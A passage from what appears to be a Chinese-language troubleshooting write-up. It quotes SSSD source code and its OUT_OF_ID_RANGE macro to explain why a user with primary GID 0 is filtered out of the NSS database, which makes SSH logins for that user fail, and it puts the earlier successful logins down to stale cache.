        && OUT_OF_ID_RANGE(gid, dom->id_min, dom->id_max)) {
    DEBUG(SSSDBG_CRIT_FAILURE,
          "User [%s] filtered out! (primary gid out of range)\n",
           user_name);
    ret = EINVAL;
    goto done;
}
确认宏:
#define OUT_OF_ID_RANGE(id, min, max) \
    (id == 0 || (min && (id < min)) || (max && (id > max)))
gid 等于 0 刚好符合 if 判断,因此会报错。
原因找到了,SSSD 不允许 GID 为 0 的用户写入 NSS 数据库,这会导致 ssh 无法连接上该用户,之前能连上存粹是因为缓存没有刷新碰巧能连上,而看到的 id 依旧没变,就是因为缓存还是之前的信息,自然看不到变化。